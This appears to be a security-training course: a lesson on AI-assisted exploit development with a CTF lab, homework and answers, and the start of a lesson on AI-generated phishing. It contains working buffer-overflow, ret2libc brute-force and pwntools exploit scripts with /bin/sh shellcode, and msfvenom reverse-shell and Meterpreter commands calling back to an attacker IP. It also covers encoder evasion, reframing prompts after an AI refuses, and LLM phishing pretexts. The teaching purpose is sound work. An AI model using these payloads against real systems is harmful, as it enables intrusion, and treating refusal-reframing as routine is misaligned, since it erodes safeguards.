AI lowers the barrier to exploit creation. This demands higher ethical standards from practitioners.

## ⚠ The Dual-Use Dilemma

The same AI that helps defenders patch faster also helps attackers exploit faster. As red teamers, we have a responsibility to ensure our work strengthens defenses, not undermines them.

## Red Team Rules of Engagement

- **Written scope document** — signed by authorizing executive before any testing
- **Minimize collateral damage** — do not disrupt production systems beyond scope
- **Secure your tools** — exploits must not leak to unauthorized parties

- **Report everything** — even accidental findings outside scope must be disclosed
  - **Destroy artifacts** — remove shells, backdoors, and test data after engagement
  - **CTF environments** — use isolated lab networks for practice
-

# Exploit Development Workflow with AI

A structured workflow ensures AI augments your skills without creating blind spots.

| Step | Human Task                   | AI Task                                       |
|------|------------------------------|-----------------------------------------------|
| 1    | Identify target and scope    | Parse CVE database, prioritize vulns          |
| 2    | Trigger the crash manually   | Analyze crash dump, determine root cause      |
| 3    | Verify offset in debugger    | Generate cyclic pattern and offset calculator |
| 4    | Choose exploitation strategy | Recommend technique based on protections      |
| 5    | Test payload in isolated lab | Generate and encode payload                   |
| 6    | Validate and document        | Draft advisory and CVSS scoring               |

## Key Principle

AI is the **accelerator**, not the **operator**. You must understand every byte of the exploit you deploy. If you cannot explain what the payload does, do not run it.

---

# Exploit Complexity Comparison

AI dramatically reduces development time across all exploit categories.

| Exploit Type       | Manual Time | AI-Assisted Time | AI Contribution               |
|--------------------|-------------|------------------|-------------------------------|
| Stack overflow PoC | 4-8 hours   | 30-60 min        | Offset calc, shellcode gen    |
| ROP chain          | 8-16 hours  | 1-3 hours        | Gadget selection, chain logic |
| SQLi extraction    | 2-4 hours   | 15-30 min        | Payload variants, WAF bypass  |
| Deserialization    | 6-12 hours  | 1-2 hours        | Gadget chain construction     |
| Metasploit module  | 4-8 hours   | 30-90 min        | Module skeleton, mixins       |
| XSS chain          | 1-3 hours   | 10-20 min        | Filter bypass, encoding       |



**Notes:** These estimates assume a skilled practitioner in both cases. The AI-assisted column reflects using AI as a co-pilot, not a fully autonomous agent. Human verification is always required.

---

# Advanced: ASLR Bypass Strategies

Address Space Layout Randomization is the primary obstacle for modern exploits. AI can help identify bypass techniques.

## Information Leak Approach

- **Format string bug** — leak stack/libc addresses
- **Partial overwrite** — only overwrite low bytes (no randomization)
- **Read primitive** — use separate vuln to read GOT entries

## Brute Force / Bypass

- **32-bit targets** — only 8-12 bits of entropy (feasible)
- **fork() servers** — child shares parent's layout
- **Non-ASLR modules** — find gadgets in static binaries

```
# AI-generated ASLR brute force for 32-bit forking server
import socket, struct, sys

base_libc = 0xb7e00000 # starting guess
system_offset = 0x0003ada0
binsh_offset = 0x0015ba0b
```

```
for attempt in range(4096):
    libc_base = base_libc + (attempt * 0x1000) # page-aligned
    system_addr = libc_base + system_offset
    binsh_addr = libc_base + binsh_offset

    payload = b"A" * 268
    payload += struct.pack("<I", system_addr)
```

---

# Tool Integration — AI + Traditional Tools

AI does not replace exploit development tools; it integrates with them to accelerate your workflow.

| Tool               | Purpose             | AI Enhancement                              |
|--------------------|---------------------|---------------------------------------------|
| GDB + pwndbg       | Runtime debugging   | Interpret crash dumps and register states   |
| ROPgadget / ropper | Find ROP gadgets    | Select optimal gadgets, build chains        |
| pwntools           | Exploit framework   | Generate pwntools scripts from descriptions |
| msfvenom           | Payload generation  | Choose encoders, avoid bad chars            |
| Burp Suite         | Web exploit testing | Craft complex injection payloads            |
| Ghidra / IDA       | Reverse engineering | Explain decompiled code, find vulns         |

**pwntools Integration Example**

```
from pwn import *

# AI can generate complete pwntools scripts
elf = ELF('./vuln_binary')
rop = ROP(elf)
rop.call('system', [next(elf.search(b'/bin/sh'))])
payload = flat({268: rop.chain()})

io = remote('target', 9999)
io.sendline(payload)
io.interactive()
```

---

# CTF Challenge

## Develop a Working Exploit for a Vulnerable Service Using AI Assistance

### Scenario

You have access to a custom network service (`vuln_server`) running on `ctf-target:9999`. The service accepts text input and processes it with a known-vulnerable parsing function. Your goal: achieve remote code execution and read `/flag.txt`.

### Challenge Tasks

1. **Reconnaissance** — interact with the service and identify the input that causes a crash
2. **Offset Discovery** — use AI to generate a cyclic pattern and determine the EIP overwrite offset
3. **Protection Analysis** — use `checksec` to identify binary protections, then ask AI for an appropriate technique
4. **Payload Construction** — use AI to build either a ROP chain or direct shellcode injection exploit

5. **Exploit Delivery** — write a complete Python exploit script that connects, sends payload, and retrieves the flag
6. **Bonus** — convert your exploit into a Metasploit module

**Notes:** Students should use AI as a co-pilot, not copy-paste blindly. Each step should be verified in GDB before moving to the next. The bonus Metasploit task is for advanced students.

---

# CTF Hints & Approach

## Step-by-Step Approach

1. Connect with `nc ctf-target 9999`
2. Send increasing lengths of input: 100, 200, 500 bytes
3. Use `checksec vuln_server` to check NX, canary, PIE
4. Generate pattern: `python3 -c "from pwn import *; print(cyclic(500))"`
5. Ask AI: "Given EIP=0x61616c62, what is the cyclic offset?"
6. Build payload with AI assistance

## Scoring Rubric

- **20pts** — Crash identified and documented
- **20pts** — Correct offset determined
- **20pts** — Working exploit achieves code execution
- **20pts** — Flag retrieved from target
- **10pts** — Clean, commented exploit script
- **10pts** — Bonus: Metasploit module




# Key Takeaways

- **AI accelerates every stage** of the exploit development lifecycle, from discovery through weaponization
- **Buffer overflow exploitation** benefits from AI-assisted stack layout analysis, offset calculation, and ROP chain generation
- **Web exploit development** (SQLi, XSS, deserialization) is dramatically faster with AI-generated payloads and filter bypasses
- **Payload encoding and evasion** are essential for realistic red team engagements
- **Metasploit modules** can be scaffolded by AI, saving hours of boilerplate development
- **Always understand your exploit** — never deploy code you cannot explain byte by byte
- **Ethics are non-negotiable** — written authorization, responsible disclosure, and scope compliance

## ⚠ Remember

The goal of exploit development in a red team context is to **improve defenses**. Every exploit you write should result in a patch, a detection rule, or a stronger security posture for the target

organization.



# Theory: AI-Generated Exploit Development

Leveraging AI to accelerate vulnerability analysis, exploit writing, and responsible security research.

**WARNING:** Exploit development must only be performed in **authorized testing environments**. This includes personal lab machines, dedicated CTF platforms, and penetration tests conducted under a signed rules-of-engagement agreement. Unauthorized exploitation of systems is illegal under the Computer Fraud and Abuse Act (CFAA) and equivalent laws worldwide. Always obtain explicit written permission before testing any exploit against a target you do not own.

## The Exploit Development Lifecycle

---

Exploit development is not a single step — it is a structured process that moves from initial discovery through validation and ultimately to responsible reporting.

Understanding this lifecycle is critical for any security researcher, whether they are competing in CTFs or conducting professional penetration tests.

The lifecycle consists of five phases:

1. **Vulnerability Discovery** — Identifying that a flaw exists through fuzzing, source code auditing, reverse engineering, or reviewing public advisories (CVEs).
2. **Vulnerability Analysis** — Understanding the root cause, determining which components are affected, assessing severity, and mapping out the conditions required to trigger the bug.
3. **Exploit Writing** — Crafting code or input that reliably triggers the vulnerability and achieves a desired outcome such as code execution, privilege escalation, or data exfiltration.

4. **Testing & Refinement** — Validating the exploit across different environments, OS versions, and configurations. Adjusting offsets, payloads, and timing to improve reliability.
5. **Documentation & Disclosure** — Writing clear reports that describe the vulnerability, its impact, reproduction steps, and remediation advice. Following coordinated disclosure timelines.

AI assistants like Claude can accelerate every phase of this lifecycle. They can parse dense CVE descriptions, suggest exploitation strategies, generate skeleton proof-of-concept code, and help draft disclosure reports — all while freeing the researcher to focus on the creative and analytical aspects of the work.

## AI-Assisted CVE Analysis

---

The Common Vulnerabilities and Exposures (CVE) system provides standardized identifiers for publicly known security flaws. Each CVE entry includes a description, severity score (CVSS), affected versions, and references to patches or advisories. However, CVE descriptions are often terse and technical, making rapid triage difficult.

Claude excels at breaking down CVE descriptions into actionable intelligence. Given a CVE identifier or description, you can ask it to:

- Identify the **vulnerable component** (library, function, protocol)
- Explain the **vulnerability class** (buffer overflow, use-after-free, injection, etc.)
- Determine **attack prerequisites** (authentication required, network access, user interaction)
- Assess **exploitability** based on the CVSS vector and public exploit availability
- Suggest **detection signatures** and mitigation strategies

For example, you might prompt Claude with: "Analyze CVE-2021-44228 (Log4Shell). Explain the vulnerability class, affected components, attack vector, and why it was so widely exploited." The response will synthesize technical details that might otherwise require reading multiple advisories and blog posts.

## Buffer Overflow Exploitation Basics

---

Buffer overflows remain one of the most fundamental vulnerability classes in systems programming. They occur when a program writes data beyond the allocated boundary of a buffer, corrupting adjacent memory. Understanding stack-based buffer overflows is essential groundwork for exploit development.

## Stack Layout

When a function is called, the stack frame is arranged (on x86) roughly as follows, from high memory to low:

- **Function arguments** — pushed by the caller
- **Return address** — the address the CPU will jump to when the function returns
- **Saved base pointer (EBP/RBP)** — preserves the caller's frame pointer
- **Local variables** — including buffers allocated on the stack

If a local buffer is filled beyond its bounds, the overflow can overwrite the saved base pointer and, crucially, the **return address**. By controlling the return address, an attacker can redirect execution to arbitrary code.

## Classic Exploitation Technique

A traditional stack-based buffer overflow exploit uses three components:

- **NOP sled** — A sequence of no-operation instructions (`0x90` on x86) that provides a "landing zone." The processor slides through the NOPs until it reaches the shellcode.
- **Shellcode** — Machine code that performs the attacker's desired action, typically spawning a shell or establishing a reverse connection.
- **Return address overwrite** — The exact bytes that replace the saved return address, pointing back into the NOP sled.

Here is a minimal C program vulnerable to a stack-based buffer overflow:

```
// vuln.c -- compile with: gcc -fno-stack-protector -z execstack -no-pie -o vuln vuln.c
#include <stdio.h>
#include <string.h>

void vulnerable(char *input) {
    char buffer[64];
    strcpy(buffer, input); // No bounds checking!
```

```

    printf("You entered: %s\n", buffer);
}

int main(int argc, char *argv[]) {
    if (argc < 2) {
        printf("Usage: %s <input>\n", argv[0]);
        return 1;
    }
    vulnerable(argv[1]);
    return 0;
}

```

A simple proof-of-concept in Python to crash this program and confirm the overflow:

```

#!/usr/bin/env python3
"""Simple buffer overflow PoC -- crash the vulnerable program."""
import subprocess
import struct

# Step 1: Determine offset to return address (e.g., via pattern_create)
offset = 76 # 64 bytes buffer + 8 bytes saved RBP + 4 bytes alignment

# Step 2: Build the payload
nop_sled = b"\x90" * 32
# Example: execve("/bin/sh") shellcode for x86 Linux (45 bytes)
shellcode = (
    b"\x31\xc0\x50\x68\x2f\x2f\x73\x68"
    b"\x68\x2f\x62\x69\x6e\x89\xe3\x50"
    b"\x53\x89\xe1\xb0\x0b\xcd\x80"
)

# Step 3: Overwrite return address to point into NOP sled
# This address would be determined through debugging (e.g., GDB)
ret_address = struct.pack("<I", 0xbffff7a0)

payload = b"A" * offset + ret_address + nop_sled + shellcode

# Step 4: Send the payload
subprocess.run(["./vuln", payload])

```

**Modern mitigations:** Real-world systems employ ASLR, stack canaries, DEP/NX bits, and PIE to prevent classic buffer overflows. Exploit development in modern environments requires techniques like ROP (Return-Oriented Programming) and

information leaks to bypass these defenses. AI can help construct ROP chains by analyzing available gadgets.

## Format String Vulnerabilities

---

Format string vulnerabilities occur when user-controlled input is passed directly as the format argument to functions like `printf()`, `sprintf()`, or `fprintf()`. Instead of `printf("%s", user_input)`, the programmer mistakenly writes `printf(user_input)`.

An attacker can use format specifiers to:

- **Read stack memory** — `%x` or `%p` leak values from the stack, useful for defeating ASLR
- **Read arbitrary memory** — `%s` with a controlled pointer dereferences and prints memory at that address
- **Write arbitrary memory** — `%n` writes the number of bytes printed so far to an address on the stack, enabling return-address overwrites or GOT hijacking

Format string bugs are particularly valuable in CTFs because they can provide both an information leak (to bypass ASLR) and a write primitive (to gain code execution) in a single vulnerability.

## AI-Assisted Exploit Development

---

AI assistants dramatically accelerate the exploit writing process. Rather than writing every line from scratch, researchers can describe the vulnerability and constraints, then iterate on AI-generated code. Key use cases include:

- **Generating proof-of-concept skeletons** — Describe the vulnerability type, target architecture, and constraints. Claude can produce a starting exploit script that you refine through testing.
- **Adapting public exploits** — Many CVEs have public exploits on Exploit-DB or GitHub, but they target specific versions or configurations. AI can help modify offsets, update payloads, and adapt exploits to different environments.

- **Explaining exploit code** — When analyzing an unfamiliar exploit, paste the code into Claude and ask for a line-by-line breakdown of what each section does and why.
- **ROP chain construction** — Given a list of gadgets from tools like `ROPgadget` or `ropper`, Claude can help assemble them into a functional chain that bypasses NX protections.

## Payload Generation

---

Once an exploit achieves control of execution, the next step is delivering a payload. Payloads range from simple command execution to full reverse shells and Meterpreter sessions.

### msfvenom Basics

`msfvenom` (from the Metasploit Framework) is the standard tool for generating encoded payloads:

```
# Linux reverse shell (x86)
msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.10.14.5 LPORT=4444 \
  -f python -b '\x00' -o payload.py

# Windows reverse shell (x64)
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.5 LPORT=4444 \
  -f c -b '\x00\x0a\x0d'

# Staged Meterpreter payload
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.10.14.5 LPORT=4444 \
  -f elf -o shell.elf

# List available payloads for a platform
msfvenom --list payloads | grep linux/x86
```

Key flags: `-p` selects the payload, `-f` sets the output format (python, c, elf, exe, raw), `-b` specifies bad characters to avoid, and `-e` selects an encoder to evade basic signature detection.

### Custom Shellcode



For CTF challenges and advanced scenarios, pre-built payloads may not fit the constraints (size limits, character restrictions, unusual architectures). In these cases, you write custom shellcode in assembly. AI can assist by generating assembly stubs for common operations (syscalls, socket creation, file reads) and adapting them to meet specific constraints.

## Python Exploitation with pwntools

---

`pwntools` is the de-facto Python library for CTF and exploit development. It provides abstractions for binary interaction, payload construction, and shellcode generation that make exploit scripts clean and portable.

```
#!/usr/bin/env python3
"""pwntools exploit template for a buffer overflow challenge."""
from pwn import *

# Configuration
context.binary = elf = ELF('./vuln')
context.log_level = 'info'

# Connect to the target (local or remote)
# p = remote('challenge.ctf.example', 9001)
p = process('./vuln')

# Find the offset to the return address
offset = 76

# Build a ROP chain to call system("/bin/sh")
rop = ROP(elf)
rop.call('system', [next(elf.search(b'/bin/sh'))])

# Construct the payload
payload = flat(
    b'A' * offset,          # Padding to reach return address
    rop.chain()             # ROP chain
)

# Send the exploit
```

Key pwntools features for exploit development:

- `ELF()` — Parse binary metadata, find symbols, search for strings and gadgets
- `ROP()` — Automatic ROP chain construction from available gadgets
- `shellcraft` — Generate architecture-specific shellcode: `shellcraft.sh()`, `shellcraft.cat('/flag')`
- `process()` / `remote()` — Unified interface for local and remote targets
- `cyclic()` — Generate De Bruijn sequences to find exact offsets: `cyclic(200)` then `cyclic_find(0x61616168)`
- `flat()` / `p32()` / `p64()` — Pack values into exploit-ready byte strings
- `gdb.attach()` — Attach a debugger to the running process mid-exploit for inspection

```
# Quick offset-finding workflow with pwntools
from pwn import *

# Generate a cyclic pattern and send it
p = process('./vuln')
p.sendline(cyclic(200))
p.wait()

# Read the crash address from core dump or GDB, then:
# offset = cyclic_find(0x61616168) # Value found in EIP/RIP at crash
# print(f"Offset to return address: {offset}")
```

## The Responsible Disclosure Process

---

Discovering a vulnerability carries ethical and legal obligations. The security community follows **coordinated disclosure** (also called responsible disclosure) to protect users while ensuring vendors fix flaws promptly.

1. **Report privately** — Contact the vendor through their security reporting channel (often `security@vendor.com` or a bug bounty platform like HackerOne or Bugcrowd).
2. **Provide details** — Include a clear description, affected versions, proof-of-concept, impact assessment, and suggested remediation.
3. **Allow time to patch** — The standard disclosure window is 90 days (Google Project Zero's policy). Some vendors negotiate extensions for complex fixes.

4. **Coordinate public disclosure** — After the patch is released (or the deadline expires), publish the advisory with full technical details so defenders can assess their exposure.
5. **Request a CVE** — If the vendor does not assign a CVE, you can request one through MITRE or a CVE Numbering Authority (CNA).

Never weaponize exploits against production systems, never sell exploits to malicious actors, and never use disclosure as leverage for personal gain. The goal is always to improve security for everyone.

## Key Takeaways

---

- Exploit development follows a structured lifecycle: discover, analyze, exploit, test, document.
- AI assistants accelerate CVE triage, exploit prototyping, and report writing without replacing the researcher's judgment and creativity.
- Buffer overflows and format string bugs are foundational vulnerability classes that every security practitioner should understand deeply.
- Tools like `msfvenom` and `pwntools` provide essential building blocks for payload generation and exploit scripting.
- Responsible disclosure is non-negotiable — always operate within legal and ethical boundaries.

## Further Reading

---

- [pwntools Documentation](#)
- [CVE Details Database](#)
- [Exploit Database](#)
- [ir0nstone's Binary Exploitation Notes](#)
- [Google Project Zero Blog](#)

## Challenge Resources

---

## FOR EDUCATIONAL USE IN AUTHORIZED TESTING ENVIRONMENTS ONLY.

The files below contain deliberately vulnerable code, simulated crash data, fictional CVE entries, and exploit templates for learning purposes. All files use `.txt` extensions and are not executable. Never use exploit techniques against systems you do not own or have explicit written authorization to test.

### Download Files

Vulnerable C server, simulated crash dump, fictional CVE records, and a pwntools exploit template. All files are plain text (.txt) and safe to open.

↓ [vulnerable-server.c.txt](#) ~3 KB

↓ [crash-dump.txt](#) ~4 KB

↓ [cve-details.txt](#) ~7 KB

↓ [exploit-template.py.txt](#) ~9 KB

# Lab Guide

Four exercises: vulnerable-server code review, crash-dump root-cause analysis, CVE-to-PoC conversion, and exploit-template completion — weaponize vulnerabilities with AI assistance.

## Authorized Use Only & Defensive Framing

All vulnerable code and exploit targets are **synthetic**. This lab teaches you to read vulnerability reports and write proof-of-concept code for *authorized testing and defensive validation only*. Do not run any exploit against a system you do not own or have explicit written permission to test.

## Prerequisites

---

- Completed the [Theory](#) reading
- Access to an AI assistant (Claude, ChatGPT, or local LLM)
- Downloaded all four files into a folder named `exploit-lab/`
- Familiarity with: memory corruption (stack/heap overflow), ASLR, NX, stack canaries, Python `pwntools` or `socket`
- Optional: a local Docker container or VM for safe exploit testing (never run on your host)

## Lab Scenario

---

AcmeCorp has a legacy C network service that handles user authentication. A crash dump landed in the bug tracker, and a related CVE was published last week. You have the source code, the crash dump, the CVE details, and an exploit-development template. Your job: diagnose the root cause, determine if the crash is exploitable, and

produce a proof-of-concept that triggers controlled behavior — as a client-ready vulnerability report.

### Download Lab Files

Save all four files into a folder named `exploit-lab/` before starting the exercises.

↓ `vulnerable-server.c.txt` ~4 KB

↓ `crash-dump.txt` ~5 KB

↓ `cve-details.txt` ~7 KB

↓ `exploit-template.py.txt` ~9 KB

## Exercise 1 — Vulnerable Server Code Review

Open `vulnerable-server.c.txt`. Small network service, big bugs.

### Task 1.1 — Find the vulnerability

You are a vulnerability researcher reviewing a C network service. Analyze the code below and produce:

1. Every memory-safety or logic bug (buffer overflow, format string, integer overflow, use-after-free, etc.).
2. For each bug: line number, bug class, and attacker prerequisites (authenticated? specific input shape?).
3. Identify which bug is most likely to cause a crash under attacker-controlled input.
4. Calculate the offset from the vulnerable write to the saved return address (stack frame analysis).
5. Note which protections would block naive exploitation:
  - Stack canary (-fstack-protector)
  - NX / DEP
  - ASLR / PIE
  - RELRO / Fortify
6. Based on the buffer sizes and control flow, rate the bug:

- Exploitable for RCE (likely / possible / unlikely)
- Exploitable for info leak
- DoS only

[paste vulnerable-server.c.txt]

✓ Self-check: You should have a specific line number, offset, and exploitability verdict that you could present to a vendor in a responsible-disclosure report.

## Exercise 2 — Crash Dump Analysis

Open `crash-dump.txt`. A crash dump connects "theoretical bug" to "practical exploit primitive."

### Task 2.1 — Root-cause and exploitability triage

Below is a crash dump (registers, stack trace, memory around \$rsp/\$rip). Analyze:

1. What faulted? (SIGSEGV on read / write / execute? invalid instruction?)
2. Which register contains attacker-controlled data?
  - RIP = attacker data -> control flow hijack
  - RSP / RBP corrupted -> stack pivot possible
  - RAX/RDI/RSI with attacker value -> arg-controlled call
3. Identify the offset between the input buffer start and the corrupted value (use the crash-dump bytes).
4. Decode any ASCII patterns (de Bruijn / cyclic / "AAAA") that reveal offsets.
5. Rate the crash by exploitability:
  - Control of RIP? (easy RCE with ROP)
  - Partial control? (harder, may need info leak)
  - Read primitive only? (info leak, chained later)
  - DoS only?
6. What is the next step an exploit dev would take?

[paste crash-dump.txt]

✓ Self-check: You should be able to answer "is this exploitable?" with Yes/Probably/No and a specific reason tied to the register state.

## Exercise 3 — CVE to PoC Conversion

Open `cve-details.txt`. CVE write-ups describe vulnerabilities in enough detail to reproduce — but the step from "description" to "working PoC" is where AI assistance shines.

### Task 3.1 — Turn the write-up into a test case

Below is a CVE write-up. For the purpose of AUTHORIZED DEFENSIVE TESTING, do the following:

1. Summarize the vulnerability in 3 sentences.
2. Identify:
  - Affected component and versions
  - Attack vector (network, local, physical)
  - Prerequisites (auth, specific config)
  - Impact (RCE, info disclosure, DoS, privesc)
3. Extract every indicator needed to build a detection signature (bad strings, malformed fields, protocol anomalies).
4. Write a Python proof-of-concept that:
  - Sends the malicious input
  - Detects whether the target is vulnerable
  - Is SAFE: does not execute any payload, only checks the response for the characteristic vulnerable behavior
  - Could be used by a blue team to inventory vulnerable assets after a patch window
5. Write a Suricata or Snort signature that detects exploitation attempts on the wire.

This is for defensive validation after the vendor patch.

[paste cve-details.txt]

✓ Self-check: Your PoC should be a "vulnerability checker" — it probes for the bug and reports yes/no, but does NOT deliver a malicious payload. This is



exactly the kind of script a patch-verification team would run internally.

## Exercise 4 — Exploit Template Completion

Open `exploit-template.py.txt`. A template gives you the scaffolding — AI helps you fill in the gaps.

### Task 4.1 — Fill in the blanks

Below is a Python exploit-development template with TODOs and placeholders. Review the code and:

1. Complete every TODO with working code, given the context of exercises 1-3. Use the offset, target, and CVE data you already analyzed.
2. Explain each filled-in section in a comment: "why this byte sequence", "what this return address points to".
3. Add safety rails: connection timeout, target-IP allowlist check, prompt-before-send for dry-run mode.
4. Add a `--check` mode that only verifies whether the target is vulnerable (no payload delivery).
5. Identify any remaining weaknesses:
  - Hardcoded offsets (will break on other versions)
  - Missing error handling
  - No sanity check on the received response

Output the completed file, then a short explanation of each change.

[paste exploit-template.py.txt]

✓ **Self-check:** Your completed script should run **without network access** in `--check` mode against a local target and report clearly whether the target is vulnerable. Never point a real exploit at a system you do not own.

## Final Exercise — Build the Vulnerability Report

---

### Task 5.1 — Full disclosure package

Here are four analyses of the same vulnerability (source code review, crash dump, CVE write-up, PoC template). Produce a vendor-ready responsible-disclosure report containing:

1. Executive summary (3 sentences)
2. Affected product and version range
3. Root cause (tied to the specific line in the source code)
4. Impact (CVSS 3.1 base score with justification)
5. Exploitation difficulty (what an attacker needs to succeed)
6. Detailed technical description
7. Reproduction steps using only the --check mode PoC
8. Recommended fix (patch the root cause, not the symptom)
9. Suggested CVE description text
10. Timeline for coordinated disclosure

Format as markdown, max 1500 words.

✓ **Self-check: Your report should connect every artifact: the source code line is referenced in the crash dump analysis, which matches the CVE description, which is reproduced by the PoC. That end-to-end chain is the hallmark of a credible disclosure.**

## Reflection

---

- Where did the AI hesitate or refuse? How did you reframe the ask to get legitimate analysis help?
- How does "writing a vulnerability checker" differ from "writing a weaponized exploit"? Why does the distinction matter for responsible security work?
- What is the biggest risk of AI-generated exploit code in the wrong hands, and how do you mitigate it as a professional?
- Would you ever run AI-generated exploit code without auditing every line yourself? What is your personal policy?

## What's Next

Lesson 09 moves from technical exploits to the **human layer** — using AI to analyze phishing campaigns, email headers, and social-engineering pretexts.

# Homework

Three tasks to deepen your exploit-dev workflow — all defensive framing.

All homework stays in *defensive validation* mode: detection, patch verification, and disclosure. Never ship a weaponized exploit outside an authorized lab.

## Task 1 — Detection Signature

---

### Objective

Write a detection that would catch exploitation on the wire.

### Instructions

1. From the CVE and crash dump, identify the exact byte pattern that indicates an exploitation attempt.
2. Write a Suricata or Snort rule that matches it.
3. Write a brief rationale: what is the false-positive rate against benign traffic?

### Deliverable

One rule file plus rationale.

## Task 2 — Patch Verification Harness

---

### Objective

Extend the --check mode PoC into a fleet scanner.

### Instructions

1. Wrap the Exercise 4 PoC so it reads a list of target hosts from a file.
2. Run it in a safe "probe only" mode against each host and output a CSV: host, vulnerable Y/N, version detected.
3. Add rate limiting and logging.

### **Deliverable**

`verify_fleet.py`.

## **Task 3 — Disclosure Draft**

---

### **Objective**

Practice responsible disclosure writing.

### **Instructions**

1. Write a coordinated-disclosure email to the (fictional) vendor.
2. Include: the finding, impact, reproduction steps, suggested fix, timeline, and your PGP contact.
3. Tone should be professional, not triumphant.

### **Deliverable**

One email draft in markdown.

# Answers

Reference answers for Lesson 08.

## Part 1 — Lab Answers

### Exercise 1 — Vulnerable Server Code Review

---

#### Expected findings

- A stack-based buffer overflow on fixed-size buffer with unchecked input length.
- Calculated offset from input start to saved return address.
- Protections analysis: canary on or off, NX on, ASLR on or off.
- Verdict: likely RCE if no canary and attacker controls input length.

### Exercise 2 — Crash Dump Analysis

---

#### Expected verdict

RIP contains attacker-controlled bytes (the signature of a control-flow hijack).  
Offset computed from cyclic pattern or buffer boundary.

### Exercise 3 — CVE to PoC

---

#### Expected PoC

A Python script that connects, sends the characteristic malformed input, and detects vulnerability by response code, connection reset, or timing delta. NO payload delivery.

## Exercise 4 — Exploit Template Completion

---

### Expected completion

Offsets filled, safety checks added (target IP allowlist, dry-run default, --check flag). The completed script should run safely in --check mode and refuse to deliver a payload without an explicit flag.

## Final Exercise — Disclosure Report

---

### Expected report

Connects source-code line → crash dump register state → CVE description → reproduction via --check PoC. CVSS 3.1 vector present and justified.

## Part 2 — Homework Answers

### Task 1 — Detection Signature

---

#### Expected rule

Suricata rule matching on the malformed packet length field or characteristic byte pattern. Rationale should state FP rate is low because the pattern is anomalous in benign traffic.

## Task 2 — Fleet Scanner

---

### Expected shape

~100 lines of Python. Uses `argparse`, reads a host list, enforces rate limits, writes CSV output, logs every probe. Never sends the weaponized payload.

## Task 3 — Disclosure Draft

---

### Expected tone

Professional, factual, cooperative. Includes a standard 90-day disclosure timeline, PGP key, and offers to help verify the patch. No hype, no public-disclosure threats in the first contact.



## **Lesson 09: Social Engineering & Phishing with AI**

# Social Engineering & Phishing with AI

How AI supercharges the oldest attack vector in cybersecurity — and how defenders can keep up.

## Educational Use Only

Social engineering and phishing techniques are demonstrated for authorized red team engagements and CTF competitions ONLY. Phishing real individuals without explicit authorization is illegal and causes real harm. All examples use fictional targets.

Red Team

Social Engineering

Phishing

AI-Assisted Attacks

OSINT

**Notes:** Emphasize the legal and ethical boundaries from the very start. Every technique shown requires explicit written authorization.

# Agenda

1. **Social engineering principles** — the psychology behind the attack
  2. **AI-generated phishing emails** — LLMs as pretext engines
  3. **Spear phishing with OSINT** — personalizing attacks at scale
  4. **Vishing & smishing** — voice cloning and SMS-based attacks
  5. **Phishing infrastructure** — domains, landing pages, credential harvesting
  6. **AI-powered pretexting** — building believable personas
  7. **Realistic examples** — templates, HTML snippets, campaign anatomy
  8. **Detection & defense** — understanding both sides
  9. **Ethics & legal boundaries** — rules of engagement
  10. **CTF challenge** — craft a targeted phishing campaign
-

# Why Social Engineering Still Works

Technical defenses have improved dramatically. Humans have not.

- **91% of cyberattacks** begin with a phishing email (Deloitte, 2023)
- **Social engineering bypasses firewalls** — it targets the human layer
- **AI lowers the barrier** — fluent English, perfect grammar, cultural awareness
- **Scale + personalization** — what once took hours per target now takes seconds

## The Fundamental Truth

You don't hack the system. You hack the person who has access to the system.

# Cialdini's Principles of Influence

Robert Cialdini identified six principles that drive human compliance. Social engineers weaponize all of them.

| Principle          | Description                         | Phishing Example                                  |
|--------------------|-------------------------------------|---------------------------------------------------|
| Authority          | We obey figures of authority        | "CEO requests urgent wire transfer"               |
| Urgency / Scarcity | Fear of missing out or consequences | "Account suspended — verify in 24h"               |
| Reciprocity        | We feel obligated to return favors  | "Here's the report you asked for" (with payload)  |
| Social Proof       | We follow what others are doing     | "Your colleagues have already updated their info" |
| Liking             | We comply with people we like       | Friendly, personalized tone from a "coworker"     |
| Commitment         | We honor prior agreements           | "As discussed on our call last Tuesday..."        |

**Notes:** Have students identify which principles are at play in phishing samples they encounter in the wild.

---

# Weaponizing Authority

Authority is the most powerful lever in business email compromise (BEC). Targets rarely question a message that appears to come from leadership.

## Attack Pattern

- Impersonate C-suite executives
- Use display-name spoofing or lookalike domains
- Request urgent, confidential actions
- Discourage verification ("Keep this between us")

## AI Enhancement

- LLMs mimic executive writing style from public speeches and posts
- Generate context-aware requests referencing real projects
- Produce flawless grammar in any language
- Adapt tone to match corporate culture

# Urgency, Reciprocity & Social Proof

## Urgency / Scarcity

- Creates panic that bypasses rational thinking
- "Your password expires in 1 hour" / "Unusual login detected"
- AI generates time-sensitive scenarios tailored to the target's role

## Reciprocity

- Offer something valuable before making a request
- "I found this security report relevant to your team" (malicious attachment)
- AI creates convincing "gifts" — fake reports, resources, or introductions

## Social Proof

- Reference colleagues, departments, or industry peers
- "Finance already submitted theirs — you're the last one"



- AI scrapes org charts to name real team members
-

# AI-Generated Phishing: The Paradigm Shift

Before LLMs, phishing had telltale signs: broken grammar, generic greetings, implausible scenarios. AI eliminates all of them.

## Traditional Phishing

- Template-based, generic
- Grammar and spelling errors
- Bulk spray-and-pray
- Easy to detect with filters
- Low conversion rate

## AI-Enhanced Phishing

- Contextually personalized
- Perfect grammar in any language
- Scalable spear phishing
- Evades content-based filters
- Dramatically higher conversion

**Notes:** A 2023 study showed AI-generated phishing emails had a 3x higher click-through rate than human-written ones.

---

# How LLMs Create Convincing Pretexts

An attacker provides context; the LLM generates a polished, believable message. The workflow is simple.

1. **Gather OSINT** — target's name, role, company, recent events
2. **Define the pretext** — scenario, desired action, urgency trigger
3. **Prompt the LLM** — request a professional email in the right tone
4. **Review and weaponize** — add malicious links or attachments
5. **Send via spoofed infrastructure** — matching domain and headers

```
# Example: Generating a pretext with an LLM (educational demonstration)
prompt = """
Write a professional email from Sarah Chen, VP of Engineering at Nexus Corp,
to a new developer named Alex Rivera. The email should:
- Welcome them to the team
- Ask them to complete mandatory security training
- Include a link to the 'training portal' (use placeholder URL)
- Sound warm but corporate
"""
```

# The LLM produces a perfectly crafted, contextually appropriate email  
# that is nearly impossible to distinguish from legitimate corporate mail

---

# Example: AI-Generated Phishing Email

Below is a fictional example of what an AI-assisted phishing email might look like targeting a new employee at a fictional company.

**From:** Sarah Chen <s.chen@nexus-corp.com>

